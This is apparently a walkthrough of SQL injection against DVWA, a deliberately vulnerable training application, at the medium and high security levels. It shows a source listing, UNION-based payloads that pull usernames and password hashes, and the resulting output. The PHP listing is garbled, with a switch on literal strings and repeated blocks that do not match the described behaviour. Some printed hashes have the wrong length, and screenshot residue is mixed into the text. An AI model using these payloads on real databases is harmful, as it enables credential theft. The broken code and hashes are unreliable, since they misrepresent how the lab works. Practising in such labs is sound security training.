


The screenshot shows the DVWA Security page in a web browser. The page title is "DVWA Security". The security level is currently set to "medium". The page includes a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, and Cryptography. The main content area displays the "Security Level" section, which states: "Security level is currently: medium. You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:". Below this, there are four numbered points explaining the security levels: 1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques. 2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques. 3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions. 4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'. At the bottom, there is a dropdown menu set to "Medium" and a "Submit" button. Below the dropdown, it says "Security level set to medium".



The screenshot shows the DVWA Vulnerability: SQL Injection page in a web browser. The page title is "Vulnerability: SQL Injection". The page includes a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, and Cryptography. The main content area displays the "Vulnerability: SQL Injection" section, which includes a "User ID:" dropdown menu set to "1" and a "Submit" button. Below this, there is a "More Information" section with four links: https://en.wikipedia.org/wiki/SQL_injection, <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>, https://owasp.org/www-community/attacks/SQL_injection, and <https://bobby-tables.com/>.

As we know, the first step is always to view the source code and understand how the application processes user input before moving any further.



```

<?php
if (isset($_POST['Submit'])) {
    //Get input
    $id = $_POST['id'];

    $id = mysql_real_escape_string($id);

    switch ($id) {
        case 'SQLi':
            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
            $result = mysql_query($query);
            if (!$result) {
                $error = mysql_error();
                echo "Error: " . $error;
            } else {
                while ($row = mysql_fetch_assoc($result)) {
                    $first = $row['first_name'];
                    $last = $row['last_name'];

                    // feedback for our user
                    echo "User ID: ($id) -> First name: ($first) -> Last name: ($last) ->";
                }
            }
            break;
        case 'SQLi2':
            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
            $result = mysql_query($query);
            if (!$result) {
                $error = mysql_error();
                echo "Error: " . $error;
            } else {
                while ($row = mysql_fetch_assoc($result)) {
                    $first = $row['first_name'];
                    $last = $row['last_name'];


                    // feedback for our user
                    echo "User ID: ($id) -> First name: ($first) -> Last name: ($last) ->";
                }
            }
            break;
        case 'SQLi3':
            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
            $result = mysql_query($query);
            if (!$result) {
                $error = mysql_error();
                echo "Error: " . $error;
            } else {
                while ($row = mysql_fetch_assoc($result)) {
                    $first = $row['first_name'];
                    $last = $row['last_name'];


                    // feedback for our user
                    echo "User ID: ($id) -> First name: ($first) -> Last name: ($last) ->";
                }
            }
            break;
    }
}

// This is used later on in the login.php page
// Setting it here so we can close the database connection in here like in the rest of the source scripts
$query = "SELECT COUNT(*) FROM users";
$result = mysql_query($query);
if (!$result) {
    $error = mysql_error();
    echo "Error: " . $error;
} else {
    $count = mysql_fetch_row($result);
    $count = $count[0];
    echo "Total users: " . $count;
}

```

In this Step We will intercept the request and send it to the repeater.







In this step, modify the id=1 parameter by replacing it with a UNION-based payload and send the request. The server's response then reveals additional data returned by the modified query.

Example (for practice context):

1 UNION SELECT user, password FROM users --





Vulnerability: SQL Injection

User ID:

```
ID: 1 UNION SELECT user, password FROM users --
First name: admin
Surname: admin

ID: 1 UNION SELECT user, password FROM users --
First name: admin
Surname: 5f4dccc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user, password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f268853678922e93

ID: 1 UNION SELECT user, password FROM users --
First name: 1337
Surname: 8d353d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT user, password FROM users --
First name: pablo
Surname: 6d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT user, password FROM users --
First name: smithy
Surname: 5f4dccc3b5aa765d61d8327deb882cf99
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://hacker101.com/>



127.0.0.1:42001/phpinfo.php

29°C Sunny


Search

ENG IN 04:27 PM 02-01-2026

Security level is currently: *high*.




As we know, the first step is to examine the source code. The core flaw is clear: the application is vulnerable to SQL injection because it directly concatenates user input into the SQL query without proper sanitization or parameterized queries. This design choice allows an attacker to alter the intended query logic, leading to unauthorized data access or manipulation.




For the high security level, after clicking **“here to change your ID”**, a new input window appears where data can be submitted. When a SQL injection payload such as:

' UNION SELECT user, password FROM users -- -

is entered, the application processes it insecurely. As a result, the query logic is altered and the response reveals usernames and encrypted passwords.






Vulnerability: SQL Injection (Blind)

